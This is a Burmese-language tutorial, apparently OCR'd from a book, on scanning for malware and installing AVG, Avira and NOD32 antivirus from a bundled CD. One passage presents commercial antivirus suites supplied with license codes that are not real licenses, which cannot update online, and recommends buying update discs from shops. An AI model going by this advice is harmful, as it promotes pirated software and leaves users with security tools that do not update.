
အထက်ပါပုံစံ Box အတွက် Yes Button ကိုနှိပ်လိုက်ပါ။

အောက်မှပုံစံရလာလျှင် Scan Tab ကိုရွေးချယ်နှိပ်လိုက်ပါ။ Choose Scan Task တွင် Scan System for all types of malware ကိုရွေးချယ်ပြီး၊ Options တွင် Deep Scan, Heuristic Scan နှစ်ခုစလုံးကို အမှတ်တပ်လိုက်ပါ။

Start Scan ကိုနှိပ်လိုက်ပါ။




ဘေးဘက်မှပုံစံ Box အတွက် OK Button ကိုသာရွေးချယ် လိုက်ပါ။



အထက်ပါပုံစံ Box တွင်တွေ့မြင်နေရတာကတော့မကောင်းသော File များကိုနိုက်နိုက်ချွတ်ချွတ် ရှာဖွေနေတာပါ။ အားလုံးကိုစစ်ဆေးပြီးဖို့ အချိန်အနည်းငယ်တော့လိုအပ်ပါတယ်။ စာရေးသူ စမ်းသပ်ကြည့်ရာ တစ်နာရီခွဲနီးပါး အချိန်ယူပါတယ်။ Minimize Button ကိုနှိပ်လိုက်ပြီး မိမိအလုပ်များ ဆက်လက် လုပ်ဆောင်နိုင်ပါတယ်။

CD အတွင်းရှိ EASY Scanner Folder အတွင်းမှာ အသုံးပြုနည်းကိုမရှင်းပြထားသော်လည်း အသုံးဝင်မည့် Easy Scanner Program များထပ်မံထည့်သွင်းပေးထားပါတယ်။ စာဖတ်သူကိုယ်တိုင် စမ်းသပ်သုံးစွဲကြည့်လိုက်ပါ။ SafeMode => Admin ဖြင့်ဝင်ရောက်သုံးစွဲလျှင် ပိုမိုအကျိုးသက်ရောက် ပါတယ်။

အခန်း (၇)
Anti-Virus Installation



Anti-Virus Program များထည့်သွင်းခြင်း

Anti-Virus Program များထွက်ရှိနေသည်မှာအလွန်ပင်များပြားလှပါတယ်။ အခမဲ့၊ စမ်းသပ်၊ မျှဝေသုံး၊ လိုင်စင် စသဖြင့်အမျိုးစုံရှိနေပါတယ်။ စာဖတ်သူများအနေဖြင့် အသုံးပြုရလွယ်ကူစေရန်နှင့် အမှန်တကယ်အသုံးဝင်သော Anti-Virus Program ကိုအသုံးပြုနိုင်စေရန် နာမည်ကျော် Anti-Virus Program များကိုအသုံးပြုပုံမှအစထည့်သွင်းပေးလိုက်ပါတယ်။ လိုင်စင်ဗားရှင်းဖြင့်ပါရှိသလို အခမဲ့ဗားရှင်းလည်း ပါဝင်ပါတယ်။

စာဖတ်သူသတိထားရမည်မှာ လိုင်စင်ဗားရှင်းဖြင့်အသုံးပြုနိုင်ရန် လိုင်စင်ကုတ်များထည့်သွင်းပေးထားသော်လည်း အမှန်တကယ်လိုင်စင်ထားရှိခြင်းမဟုတ်သည့်အတွက် အင်တာနက်ပေါ်မှတိုက်ရိုက် Update လုပ်၍မရပါ။ ကွန်ပျူတာစီဒီအရောင်းဆိုင်များမှသာ Update ခွေကိုဝယ်ယူထည့်သွင်းသင့်ပါတယ်။

အခမဲ့ဗားရှင်းအနေဖြင့်တော့လွတ်လပ်စွာ Update လုပ်နိုင်ပါတယ်။ ဒါ့ကြောင့်အခမဲ့ဗားရှင်းဖြင့် အသုံးပြုနိုင်ပြီး နာမည်ကျော်သော Anti-Virus Program များကိုလည်းထည့်သွင်းပေးထားပါတယ်။

လိုင်စင်ဗားရှင်းဖြင့် ထည့်သွင်းရမည့် Anti-Virus Program များ


၁။ Zone Alarm Anti-Virus
၂။ G-Data Total Security 2010
၃။ BitDefender Total Security
၄။ F-Secure System 2010
၅။ Avair Anti-Virus
၆။ AVG Internet Security

အခမဲ့ဗားရှင်းဖြင့် ထည့်သွင်းရမည့် Anti-Virus Program များ


၁။ AVG Anti-Virus
၂။ Avira Anti-Virus
၃။ Avast Anti-Virus
၄။ Zone Alarm Anti-Virus
၅။ A Square Anti-Virus
၆။ East NOD32 Anti-Virus


အခမဲ့ AVG Anti-Virus Installation


AVG Anti-Virus Program ကိုထည့်သွင်းရန်အတွက် AVG Free Anti-Virus Folder အတွင်းမှ



ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။










Welcome Box အတွက် Next Button ကိုနှိပ်လိုက်လျှင် License Box ကျလာပါမယ်။ I have read the ---- ကိုအမှတ်တပ်ပြီး Accept Button ကိုနှိပ်လိုက်ပါ။

အောက်ဖက်မှ Potentially Incompatible Box တက်လာသည်မှာ ပထမတည်ရှိနေသော Kasperskey Anti-Virus ကိုဖြုတ်ပစ်မလား၊ ဒီအဆင့်ကိုကျော်မလားလို့မေးတာပါ။ ပထမ Kasperskey Anti-Virus ကိုဖြုတ်လိုလျှင် Uninstall Software Button ကိုနှိပ်နိုင်ပြီး၊ Kasperskey Anti-Virus ကိုမဖြုတ်ပဲဒီတိုင်းထားကာ AVG Anti-Virus ကိုထည့်ရန်အတွက်ဆိုလျှင် Skip Button ကိုနှိပ်လိုက်ပါ။ ကဲပါ Skip Button ကိုပဲနှိပ်လိုက်ကြတာပေါ့။









Selection Installation Box အတွက် Standard ကိုရွေးပြီး Next Button ကိုနှိပ်လိုက်ပါ။


Activate ---License Box ကျလာတဲ့အခါ User Name, License Number များကိုအလိုအလျောက်ထည့်သွင်းပေးမှာပါ။ Next Button ကိုနှိပ်လိုက်ပါ။



အင်တာနက်အသုံးပြုသူများဆိုလျှင် Internet Explorer ToolBar မှာ AVG Toolbar ထည့်သွင်းရန်အတွက်ရွေးချယ်ဖို့ပါ။ Next Button ကိုနှိပ်လိုက်ပါ။


အပေါ်ညာဖက်မှ Installing Supplementary Box ကိုတော့အချိန်အနည်းငယ်စောင့်ဖို့လိုပါတယ်။ Installing 3rd party files တွေကိုထည့်သွင်းဖို့ပြင်ဆင်နေပါတယ်လို့စာတန်းထိုးပြပါလိမ့်မယ်။ ခဏဆိုပေမယ့် ဆယ်မိနစ်မကစောင့်ရနိုင်ပါတယ်။






AVG ---- complete Box ကိုခေါင်းစဉ်ပြီးမကြာမီတွေ့မြင်ရမှာပါ။ I agree to provide ကိုအမှတ်တပ်ပြီး Finish Button ကိုနှိပ်လိုက်ပါ။

AVG Anti-Virus ကိုစတင်သုံးနိုင်ပါပြီ။ ယခုပင်စတင်စစ်ဆေးရန် Optmize scanning now Button ကိုနှိပ်လိုက်ပါ။ စတင်စစ်ဆေးခြင်းကိုအနှောက်အယှက်မဖြစ်စေရန် အောက်ညာထောင့်ရှိ Notification Area အုပ်စုတွင် AVG Icon အဖြစ်သာရှိနေပါမယ်။ စစ်ဆေးသည်ကိုမြင်တွေ့လိုလျှင် ထို AVG Icon ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါကအောက်ပါအတိုင်းတွေ့မြင်ရမှာပါ။





အခမဲ့ Avira Anti-Virus Installation


Avira Anti-Virus Program ကိုထည့်သွင်းရန်အတွက် Avira Free AntiVirus Folder အတွင်းမှ avira_antivir_personal_en.exe ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။



Continue Box ကိုနှိပ်လိုက်ပါ။ ဒုတိယ Install Box အတွက် Install Button ကိုနှိပ်လိုက်ပါ။ Install လုပ်နေသည်ကိုတွေ့ရပါမယ်။ ခဏအကြာအောက်ဖက်မှပုံစံ Welcome Box တက်လာပါလိမ့်မယ်။ Next Button ကိုနှိပ်လိုက်ပါ။ More Threat Categories Box အတွက်လည်း Next Button ကိုသာနှိပ်ပါ။








License Agreement Box ကိုတော့ I accept the terms---- တွင်အမှတ်တပ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။

အပေါ်ဒုတိယ Confirmation Box တွင် I accept that Avira Antivir ---- တွင်အမှတ်တပ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။


Choose Installation Type Box မှာတော့ Complete ကိုရွေးကာ Next Button ကိုနှိပ်လိုက်ပါ။


အပေါ်ညာဘက် Registration Box တွင် Yes, I would-- နှစ်ခုစလုံးတွင်အမှတ်ဖြုတ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။ နှစ်ခုစလုံးအမှတ်ဖြုတ်လိုက်မှသာရှေ့ဆက်သွားနိုင်မှာပါ။ အင်တာနက်ချိတ်ဆက်ထားသူများကတော့ Register လုပ်ချင်လုပ်နိုင်ပါတယ်။





Install လုပ်နေသည်ကိုခဏစောင့်ဆိုင်းပြီးသောအခါ ညာဘက်မှပုံစံ Installation Complete တက်လာမှာပါ။ အားလုံးထည့်သွင်းပြီးဖြစ်လို့ Finish Button ကိုနှိပ်လိုက်ပါ။


အောက်ဖက်မှ Box များကတော့ အသုံးချပုံစနစ်များအတွက်ပြင်ဆင်နိုင်ရန်ဖြစ်ပါတယ်။ ပထမ Box တွင် Next Button ကိုနှိပ်လိုက်ပါ။ ဒုတိယ Box တွင် Medium ရွေးပါ။ တတိယ Box တွင် Select All တွင်အမှတ်တပ်ပါ။ နောက်ဆုံးမှ Box မှာတော့ Normal ထားကာ Next Button ကိုနှိပ်လိုက်ပါ။
















perform short system --- တွင်အမှတ်တပ်ပြီးNext Button ကိုနှိပ်ပါ။ နောက်ဆုံးမှာတော့ အားလုံးပြင်ဆင်ပြီးသွားပြီဖြစ်လို့ Finish Button ကိုနှိပ်လိုက်ပါ။

အောက်ဖက်မှပုံစံကတော့ Avira AntiVirus Personal Program စတင်စစ်ဆေးနေတာပါ။ အခမဲ့ဗားရှင်းဖြစ်လို့ Internet တွင် Update Download ပြုလုပ်နိုင်ပါတယ်။


အခမဲ့ East NOD32 Anti-Virus Installation


East NOD32 Anti-Virus Program ကိုထည့်သွင်းရန်အတွက် East NOD32 Anti-Virus Folder အတွင်းမှ 

ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။




